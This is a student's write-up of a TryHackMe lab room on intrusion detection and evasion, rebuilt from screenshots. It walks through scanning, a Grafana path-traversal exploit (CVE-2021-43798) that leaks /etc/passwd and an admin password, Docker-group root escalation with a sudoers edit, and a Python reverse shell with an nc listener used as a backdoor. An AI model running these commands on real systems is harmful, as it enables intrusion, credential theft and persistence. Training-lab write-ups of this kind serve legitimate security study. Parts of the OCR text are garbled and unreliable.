

## Task 8: Report on Intrusion Detection

Prepared for: MuLearn Bootcamp

Prepared By: Atul H

This is my writeup for the IDS evasion room assigned as task 8 from Try Hack Me.

Woop woop! Your answer is correct

Task 1 Introduction

Have you ever completed a CTF and wondered, "Would I have been detected?". This room will serve as an introduction to the world of intrusion detection systems (IDS) and cyber evasion techniques. To complete this room, you will need to orchestrate a full system takeover whilst experimenting with evasion techniques from all stages of the cyber kill chain.

This room also demonstrates the first public test of a new CTF scoring system designed to add additional interactivity, feedback, and re-playability to CTFs. In short, this system and several open source IDS can be combined to provide a per-user breakdown, and scoring of all the IDS alerts created during the course of a CTF.

You can access the system by navigating to <http://10.201.11.84:8000/register>.

**NOTE:** This room can take up to five minutes to be fully available, so you may not be able to register immediately. However, you can work through the first few tasks without complete access to the system. Also, make sure that you register an account before running any attacks.

Answer the questions below

Deploy the target machine and create an account and log into the system at <http://10.201.11.84:8000>, in preparation for future tasks.

No answer needed

✓ Correct Answer

🔍 Hint

Task 2 Intrusion Detection Basics

First task is to start the machine and get our ip and the target ip. We are connecting to this machine via openvpn.

Task 2 Intrusion Detection Basics

Intrusion detection systems (IDS) are a tool commonly deployed to defend networks by automating the detection of suspicious activity. Where a firewall, anti-virus, or authorisation system may prevent certain activity from occurring on or against IT assets, an IDS will instead monitor activity that isn't restricted and sort the malicious from the benign. IDS commonly apply one of two different detection methodologies; **Signature (or rule) based IDS** will apply a large rule set to search one or more data sources for suspicious activity whereas, Anomaly-based IDS establish what is considered normal activity and then raise alerts when an activity that does not fit the baseline is detected.

Either way, once an incident is detected, the IDS will generate an alert and will then forward it further up the security chain to log aggregation or data visualisation platforms like Graylog or the ELK Stack. Some IDS may also feature some form of intrusion prevention technology and may automatically respond to the incident.

Two signature-based IDS are attached to this demo; Suricata, a network-based IDS (NIDS), and Wazuh, a host-based IDS (HIDS). Both of these IDS implement the same overarching signature detection methodology; however, their overall behaviour and the types of attacks that they can detect differ greatly. We will cover the exact differences in more detail in the following tasks.

Answer the questions below

What IDS detection methodology relies on rule sets?

signature-based detection

Submit

2<sup>nd</sup> task answer is already in the reading, it is similar to comprehensive type.

Room progress (17%)

- Contact with phishing sites
- Corporate policy violations

Network-based detection allows a single installation to monitor an entire network which makes NIDS deployment more straightforward than other types. However, NIDS are more prone to generating false positives than other IDS, this is partly due to the sheer volume of traffic that passes through even a small network and, the difficulty of building a rule set that is flexible enough to reliably detect malicious traffic without detecting safe applications that may leave similar traces. This can be alleviated somewhat, by tuning the IDS to only enforce rules that would be considered abnormal traffic for any particular network however, this does take some time as the IDS must be deployed on a network for a while in order to establish what traffic is normal.

NIDS can be deployed on both sides of the firewall though, they tend to be deployed on the LAN side as there is limited value in detecting attacks that occur against outside nodes as they will be under attack constantly. A NIDS may also feature some form of intrusion prevention (IPS) functionality and be able to block nodes that trigger a set number of alerts, this is not always enabled as automated blocking can conflict with a high false-positive rate. Note, that NIDS rely on having access to all of the communication between nodes and are thus affected by the widespread adoption of in-transit encryption.

A variety of open source and proprietary NIDS exist, the node in this scenario is protected by the open source NIDS, Suricata. For this, demo the IPS mode is disabled so you are free to run as many attacks as you want. In fact, try and run some of your favourite tools against the target and see how the different IDS respond. A history of all the alerts generated during this room is available at [http://MACHINE\\_IP:8000/alerts](http://MACHINE_IP:8000/alerts)

Woop woop! Your answer is correct

Answer the questions below

What widely implemented protocol has an adverse effect on the reliability of NIDS?

TLS ✓ Correct Answer Hint

Experiment by running tools against the target and viewing the resultant alerts. Is there any unexpected activity?

No answer needed ✓ Correct Answer Hint

Task 4: Reconnaissance and Evasion Basics

Task 5: Further Reconnaissance Evasion

Through a bit of research and analysis we can get the widely used protocol in NIDS is TLS.

By accessing the alert tab we can see multiple alerts popping up when we scan this machine ip.

TryHackMe | Intrusion Detection | Home | CTFScore | Alerts | CTFScore | Connected Successfully | Pin by Amber Bruening | Power Manager | System is running on low power

10.201.65.71:8000/index

For quick access, place your bookmarks here on the bookmarks toolbar: [Manage bookmarks...](#)

**Welcome, ferronic**

**Current Score:**

**53.350**

**Alert Stats**

Total Number of Recorded IDS Alerts: 13  
Highest Alert Score: 5.33  
Average Alert Score: 4.10  
Lowest Alert Score: 3

[View All Alerts](#)

**Most Recent Alerts: Wazuh**

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					

Previous

Next

**Most Recent Alerts: Suricata**

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries

Timestamp	Message	Category	Severity	Targeted Asset	Score
Thu, 02 Oct 2025 17:26:21 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.30	5.33
Thu, 02 Oct 2025 17:26:21 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.30	5.33
	ET SCAN Nmap Scripting Engine User-Agent				

We then progress to task 4.

CTFScore

Dashboard Alerts Logout

Welcome, ferronic

Current Score:

457.710

Alert Stats

Total Number of Recorded IDS Alerts: 123  
 Highest Alert Score: 5.33  
 Average Alert Score: 3.72  
 Lowest Alert Score: 3

View All Alerts

Most Recent Alerts: Wazuh

Search:

Severity

Targeted Asset

Score

No data available in table

Previous

Next

Most Recent Alerts: Suricata

Search:

Category

Severity

Targeted Asset

Score

Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.30	5.33
Scripting Engine	Unknown Classtype	3	172.200.0.30	5.33
Scripting Engine	Unknown Classtype	3	172.200.0.20	4.27

This is the display page of alerts while scanning. As we scan the number of alerts and score also goes up.

Alert Breakdown | CTFScore

Alerts | CTFScore

Connected Successfully

Grafana

Alerts | CTFScore

10.201.65.71:8000/alert/29855

Alert ID: 29855  
 Alert Timestamp: 2025-10-02 17:26:21.593252  
 Source IP: 10.17.52.5  
 Affected Asset: 172.200.0.30  
 Alert Description: ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)  
 Alert Category: Unknown Classtype  
 Alert Severity: 3  
 Alert Score: 5.33

Asset Name: dockerhost  
 Asset Value: 10

IDS Details

- IDS Name: Suricata
- IDS Reliability: 8
- IDS Severity Range: 1-3\*

\*Note that, Suricata inverts the normal severity scale so an alert with a severity of 1 is, the most critical whereas, an alert with severity of 3 is not important. The scoring system does account for this.

Alert Stats

First Occurrence: Thu, 02 Oct 2025 17:26:21 GMT  
 Last Occurrence: Thu, 02 Oct 2025 17:26:22 GMT  
 Total Occurrences: 4  
 Total Impact On Score: 21.32 (4.21%)

Scoring Walkthrough

This walkthrough is for the currently selected alert scoring method, the AlienVault USM algorithm which is defined as follows:

$$\text{calculated\_risk\_value} = (\text{AssetValue} * \text{Priority} * \text{Reliability}) / 25$$

We can clearly see the severity of IDS ranges from 1-3.

```
ferronic@ferronic: ~
File Actions Edit View Help
ferronic@ferronic: ~/Downloads
ferronic@ferronic: ~
(ferronic@ferronic) ~
$ nmap -sV 10.201.65.71
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 22:56 IST
Nmap scan report for 10.201.65.71
Host is up (0.37s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
3000/tcp   open  http     Grafana http
8000/tcp   open  http     Gunicorn
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.62 seconds
(ferronic@ferronic) ~
$ nmap -sV --script-args "useragent='Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.2pre) Gecko/2007
5.71
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 23:06 IST
Verbosity Increased to 1.
Completed NSE at 23:07, 2.31s elapsed
Initiating NSE at 23:07
Completed NSE at 23:07, 1.05s elapsed
```

1-3

✓ Correct Answer

🔍 Hint

How many services is nmap able to fully recognise when the service scan (-sV) is performed?

-

Submit

🔍 Hint

Your answer is incorrect. Please ensure it follows the answer format represented by underscores, check for typos, and try again.

Then we can see only 3 services are detected so the 2<sup>nd</sup> answer to this question is 3.

Answer the questions below

What scale is used to measure alert severity in Suricata? (\*-)

1-3

✓ Correct Answer

🔍 Hint

How many services is nmap able to fully recognise when the service scan (-sV) is performed?

3

✓ Correct Answer

🔍 Hint

We then move on to task 5. In this task we have to use the mentioned codes in the detailing to analyze what is wrong and what is happening.

TryHackMe (browser) | ... | Home | CTF Score | Alerts | CTF Score | Connected Successfully | ...

https://tryhackme.com/room/idevasion

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

Run progress 100%

Woop woop! Your answer is correct

nikto -p 3000 -i 1 2 3 -h 10.201.65.71

You should also notice, that the scan was executed a lot quicker than the previous scans keep this in mind for future CTFs, there are benefits to putting extra config...

nikto -p 3000 -i 1 2

This should make the scan...

nikto -p 3000 -i 1 2

In this case, I've set two...

There are also more comp...

More practical options fo...

ferronic@ferronic: ~

File Actions Edit View Help

ferronic@ferronic: ~/Downloads

ferronic@ferronic: ~

(ferronic@ferronic) ~

\$ nmap -sV 10.201.65.71

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 23:06 IST

Verbosity Increased to 1.

Completed NSE at 23:07, 2.31s elapsed

Initiating NSE at 23:07

Completed NSE at 23:07, 1.05s elapsed

Answer the questions below

What value is used to toggle denial of service vectors when using scan tuning (-T) in nikto?

What flags are used to modify the request spacing in nikto? Use commas to separate the flags in your answer.

By the mentioned codes we can see a path directly linking for /login at port 3000 being the target.

More practical options from the field of open-source intelligence may

```

tuning:
1  Interesting File / Seen in logs
2  Misconfiguration / Default File
3  Information Disclosure
4  Injection (XSS/Script/HTML)
5  Remote File Retrieval - Inside Web Root
6  Denial of Service
7  Remote File Retrieval - Server Wide
8  Command Execution / Remote Shell
9  SQL Injection

```

/login

✓ Correct Answer

6

✓ Correct Answer

**Hint**

— 9 —

 Submit

 Hint

The screenshot shows a CTF challenge interface. At the top, there's a progress bar and a list of challenges. The main area contains a terminal window and a text editor. The terminal window shows a netcat listener on port 4444, which has accepted a connection from 10.10.10.10. The user's solution is written in a text editor, showing a netcat listener on port 4444, which has accepted a connection from 10.10.10.10. The user's solution is written in a text editor, showing a netcat listener on port 4444, which has accepted a connection from 10.10.10.10.

TryHackMe | Introduction to Burp Suite

https://tryhackme.com/room/introduction

For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...

Woop woop! Your answer is correct

In this case, we've two evasion options: random URL encoding and random HTTP header. By running the scan now. Once the scan completes you should see that UI generated by the scan has actually increased following the addition of the evasion technique flags. Modern IDS/IPS like Snort are also capable of detecting evasion and to thwart the unassumed character and invalid headers and so, by activating the evasion techniques we've increased the detectability of our scan as now also features broken HTTP headers as well as known exploits.

There are also more complex evasion options beyond clever usage of certain web scanner footprints, however, many of these options require additional resources that may simply not be available in or outside of a CTF environment. For example, if you were to somehow gain access to a large enough botnet it may be possible to simply overwhelm the target IDS or IPS generated by flooding the system with alerts from many bots and attack vectors and thus conceal the real attack. This strategy may also simply crash any IDS that's protecting the service if enough packets are sent through, most IDS use some form of throughput limiter. In fact, we've adjusted the limiter to output as fast as possible for this CTF otherwise, it would take time (too long to process all of the alerts generated by aggressive scans).

More practical options from the field of open source intelligence may also be available and will be covered in the next task.

Answer the questions below

What path should be found after the first scan is performed, what is it called?

/login Correct Answer

What value is used to toggle denial of service vectors when using scan flag 1 in nika?

6 Correct Answer 0 hint


Which flag is used to modify the request spacing in nika? the commas to separate the flags in your answer.

E, A, B Correct Answer 0 hint

Task 4 - Open source intelligence


Task 7 - Rulesets

Moving on to task 6. In task 6 it is mentioned about Grafana, but we haven't noticed any Grafana yet. We got a port 3000 being open at a login page during our nikto scan, lets check that out!




Bingo! We are in the Grafana site. From this we can detect the version of the Grafana server which is currently running in the below right corner.

Now for the next question, lets see if our Grafana version has any vulnerabilities or exploits.



Every exploit or vulnerability is given a unique number starting with CVE which stands for Common Vulnerabilities and Exposures and refers to a publicly available dictionary that lists and assigns unique identifiers to known cybersecurity vulnerabilities and exposures in software and hardware systems.



Answer the questions below

What version of Grafana is the server running?

8.2.5

Correct Answer

Hint

What is the ID of the severe CVE that affects this version of Grafana?

CVE-2021-43798

Correct Answer

Hint

If this server was publicly available, What site might have information on its services already?

shodan

Correct Answer

How would we search the site "example.com" for pdf files, using advanced Google search tags?

site:example.com filetype:pdf

Submit

We can proceed with our answers.

Answer the questions below

What version of Grafana is the server running?

8.2.5

Correct Answer

Hint

What is the ID of the severe CVE that affects this version of Grafana?

CVE-2021-43798

Correct Answer

Hint

If this server was publicly available, What site might have information on its services already?

shodan

Correct Answer

How would we search the site "example.com" for pdf files, using advanced Google search tags?

site:example.com filetype:pdf

Correct Answer



The final one is our normal dorking example. We use “site:” to mention which site we are targeting and “filetype:” syntaxes to mention which type of files are we looking for. This is used for narrowing down the answers for more precise results.

```
the system. It's been a while since this vulnerability was made public. We can use the exploit and see if we are detected; First, grab the script to run this exploit.

wget https://raw.githubusercontent.com/Jroo1053/Grafana-Exploit/master/exploit.py

Once the script has finished downloading you can run it with:

python3 exploit.py -u 10.201.65.71 -p 3000 -f <REMOTE_PATH>

See what you can find on the server, remember that the exploit, gives us access to the same privileges of the user that's running the service. Once you're happy with what you've found on the server have a look at the IDS alert history at 10.201.65.71:8080.

Answer the questions below

What is the password of the grafana-admin account?

Is it possible to gain direct access to the server now that the grafana-admin account has been compromised?
```

```
ferronic@ferronic: ~/Downloads
File Actions Edit View Help

(ferronic@ferronic) ~$ python3 exploit.py -u 10.201.65.71 -p 3000 -f /etc/passwd
Connecting To Server
Sending Request to http://10.201.65.71:3000/public/plugins/tempo/../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Listing Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
```

Now we try to exploit our target machine of Grafana by the provided code in this task, while we run the exploit command from the given command we get the password.

```
syslog:x:105:106::/home/syslog:/usr/sbin/nologin
ossec:x:106:108::/var/ossec:/sbin/nologin
grafana:x:107:109::/usr/share/grafana:/bin/false

(ferronic@ferronic) ~$ python3 exploit.py -u 10.201.65.71 -p 3000 -f /etc/grafana/grafana.ini | grep -i "grafana-admin"
admin_user = grafana-admin

(ferronic@ferronic) ~$ python3 exploit.py -u 10.201.65.71 -p 3000 -f /etc/grafana/grafana.ini | grep -i "password"
# You can configure the database connection by specifying type, host, name, user and password
# If the password contains # or ; you have to wrap it with triple quotes. Ex ""#password;""
;password =
# default admin password, can be changed before first start of grafana, or in profile settings
admin_password = GraphingTheWorld32
;password_hint = password
# If the password contains # or ; you have to wrap it with triple quotes. Ex ""#password;""
;password =
; basic_auth_password =
;password =

(ferronic@ferronic) ~$ password is known? (yay/nay)
```

The password of the grafana-admin being GraphingTheWorld32. Then we save this password for future use in a pass.txt safely.



What is the password of the grafana-admin account?

GraphingTheWorld32 ✓ Correct Answer 🔑 Hint

Is it possible to gain direct access to the server now that the grafana-admin password is known? (yay/nay)

yay ✓ Correct Answer 🔑 Hint

Are any of the attached IDS able to detect the attack if the file /etc/shadow is requested via the exploit, if so what IDS detected it?

Suricata ✓ Correct Answer 🔑 Hint

Task 8 ☐ Host Based IDS (HIDS)

As we complete the task we then move on to task 8.

**CTFScore**

Dashboard Alerts Logout

**Welcome, ferronic**

**Current Score:**

**10716.870**

**Alert Stats**

Total Number of Recorded IDS Alerts: 2896  
 Highest Alert Score: 5.33  
 Average Alert Score: 3.70  
 Lowest Alert Score: 3

[View All Alerts](#)

**Most Recent Alerts: Wazuh**

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries

Timestamp	Message	Category	Severity
Fri, 03 Oct 2025 15:38:05 GMT	Web server 400 error code.	web	5
Fri, 03 Oct 2025 15:38:05 GMT	Web server 400 error code.	web	5
Fri, 03 Oct 2025 15:38:05 GMT	Web server 400 error code.	web	5
Fri, 03 Oct 2025 15:38:05 GMT	Web server 400 error code.	web	5
Fri, 03 Oct 2025 15:38:05 GMT	Web server 400 error code.	web	5
Fri, 03 Oct 2025 15:38:05 GMT	Web server 400 error code.	web	5
Fri, 03 Oct 2025 15:38:05 GMT	Web server 400 error code.	web	5
Fri, 03 Oct 2025 15:38:05 GMT	Multiple web server 400 error codes from same source ip.	web	10
Fri, 03 Oct 2025 15:38:05 GMT	Web server 400 error code.	web	5

Previous 1 2 3

```

ferronic@ferronic: ~
File Actions Edit View Help
Initiating NSE at 21:07
Completed NSE at 21:07; 0.00s elapsed
Pre-scan script results:
| broadcast-avahi-dos:
|   224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|   Hosts are all up (not vulnerable).
|   2.67
Initiating Ping Scan at 21:07
Scanning 10.201.103.139 [4 ports]
Completed Ping Scan at 21:07; 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:07
Completed Parallel DNS resolution of 1 host. at 21:07; 0.00s elapsed
DNS resolution of 1 ip took 0.00s. Mode: Async [Ar: 2, OI: 0, NI: 1, DR: 0, SF: 0, TR: 1]
Initiating SYN Stealth Scan at 21:07
Scanning 10.201.103.139 [1000 ports]
Discovered open port 22/tcp on 10.201.103.139
Discovered open port 80/tcp on 10.201.103.139
Discovered open port 3000/tcp on 10.201.103.139
Discovered open port 8000/tcp on 10.201.103.139
Completed SYN Stealth Scan at 21:07; 2.73s elapsed (1000 total ports)
NSE: Script scanning 10.201.103.139.
NSE: Starting rulelevel 1 (of 2) scan.
Initiating NSE at 21:07
NSE Timing: About 97.92% done; ETC: 21:07 (0:00:01 remaining)
NSE Timing: About 99.74% done; ETC: 21:08 (0:00:00 remaining)
  
```

In which if we finish executing the following commands in our terminal we can see the alerts detected by wazuh, their category and the severity.

Answer the questions below

What category does Wazuh place HTTP 400 error codes in?

web ✓ Correct Answer 🔑 Hint

Play around with some post-exploitation tools and commands and make note of what activity is detected by Wazuh; compare it to the activity that's detected by Suricata.

No answer needed ✓ Correct Answer

As it shows the web category, we try inputting web as our answer. And yess! It is correct.



But we can see that the alert is still the same, there is no much changes in the alert system.

traffic without the deployment of web proxy servers. It may also be possible to simply copy and paste the script's content however integrity monitoring which would detect the addition of the script even if an antivirus was not installed, more on this later.

Either way, `linpeas` should be able to identify a potential privilege escalation vector.

Answer the questions below

What tool does linPEAS detect as having a potential escalation vector?

✓ Correct Answer    ? Hint

Is an alert triggered by Wazuh when linPEAS is added to the system, if so what its severity?

✓ Correct Answer    ? Hint

Task 10 Performing Privilege Escalation

This is our task 9, the majority of the severity was seemed to be 5 with Wazuh. Then we move on to task 10.

Task 10 Performing Privilege Escalation

The last task allowed us to identify Docker as a potential privilege escalation vector. Now it's time to see how this attack works. In short, this attack leverages a commonly suggested [workaround](#) that allows a privileged user to the `docker` group which, allows that user to run containers without using `sudo` on the provided user, as they are able to spawn containers without restriction.

We can use these capabilities to gain root privileges quite easily. We can run the following with the `gr` group:

```
docker run -it --entrypoint=/bin/bash -v /:/mnt/ ghcr.io/jroo1053/ctfscoreapache:master
```


This will spawn a container in interactive mode, overwrite the default entry-point to give us a shell, and mount one of the following files to gain elevated privileges:

- `/etc/group` We could add the `grafana-admin` account to the root group. Note, that this file is monitored by Wazuh. In this case, we can perform this by running:  

```
echo "grafana-admin ALL=(ALL) NOPASSWD: ALL" >>/mnt/etc/sudoers
```
- We could add a new user to the system and join the root group via `/etc/passwd`. Again though, this activity is likely to be noticed by the HIDS.

Try a few of these options and note the resultant IDS alerts.

Answer the questions below



As we have previously gone through the privilege escalation process we check for groups and try to access which all commands are accessible, then we run the given command to by pass the docker algorithm using “`docker run -it --entrypoint=/bin/bash -v /:/mnt/ ghcr.io/jroo1053/ctfscoreapache:master`”. After we execute this we will have the root privilege of the admin.

```
File Actions Edit View Help
root@a6dac664a7db: /mnt/root ferronic@ferronic: /opt

docker:x:998:grafana-admin
grafana-admin:x:1001:
ossec:x:117:
grafana-admin@reversegear:~$ docker run -it --entrypoint=/bin/bash -v /:/mnt/ ghcr.io/jr
oo1053/ctfscorereapache:master
root@a6dac664a7db:/# /etc/group
bash: /etc/group: Permission denied
root@a6dac664a7db:/# id
uid=0(root) gid=0(root) groups=0(root)
root@a6dac664a7db:/# echo "grafana-admin ALL=(ALL) NOPASSWD: ALL" >>/mnt/etc/sudoers
root@a6dac664a7db:/# sudo -l
Matching Defaults entries for root on a6dac664a7db:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
/bin

User root may run the following commands on a6dac664a7db:
    (ALL : ALL) ALL
root@a6dac664a7db:/# ls
bin dev home lib lib64 media opt root sbin sys usr
boot etc initctl faker lib32 libx32 mnt proc run srv tmp var
root@a6dac664a7db:/mnt# cd /mnt
root@a6dac664a7db:/mnt# ls
bin dev home lib32 libx32 media opt root sbin srv sys usr
boot etc lib lib64 lost+found mnt proc run snap swap.img tmp var
root@a6dac664a7db:/mnt# cd /root
root@a6dac664a7db:/# ls
root@a6dac664a7db:/# cd root
bash: cd: root: No such file or directory
root@a6dac664a7db:/# cd /mnt/root
root@a6dac664a7db:/mnt/root# ls
root.txt snap
root@a6dac664a7db:/mnt/root# cat root.txt
root@a6dac664a7db:/mnt/root# cat root.txt
{SNEAK_ATTACK_CRITICAL}root@a6dac664a7db:/mnt/root#
```

As we navigate through all the files using the ls command, we then see a root.txt file. On viewing we can see the hidden flag.

Answer the questions below

Perform the privilege escalation and grab the flag in /root/

{SNEAK\_ATTACK\_CRITICAL}

✓ Correct Answer

TryHackMe | Intrusion D...  
PLAYING

linux - docker.sock perm...  
PEASS-ng/linPEAS at m...  
Home | CTFscore  
Alerts | CTFscore  
Connected Successfully  
Grafana

https://tryhackme.com/room/fdsuvasion  
130%  
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...

Room progress (95%)

```
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("<ATTACKBOXIP>","4242"));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
pty.spawn("/bin/sh")'
```

✓ Woop woop! Your answer is correct

```
volumes:
  - /:/mnt
privileged: true
```

This will create a new docker container using an image that's already available on the system, mount the entire host file system to `/mnt/` on the container and spawn a reverse shell with python. Listen for the reverse shell connection on the attack box with:

```
nc -lvnp 4242
```

Then start the service on the host with:

```
docker-compose up
```

Once these are performed you should have a way to access the vulnerable host without relying on SSH, a vulnerable service, or user credentials. Of course, you will still be able to use these other methods in conjunction with the docker-compose reverse shell as, backups.

Answer the questions below

Abuse docker to establish a backdoor on the host system

No answer needed

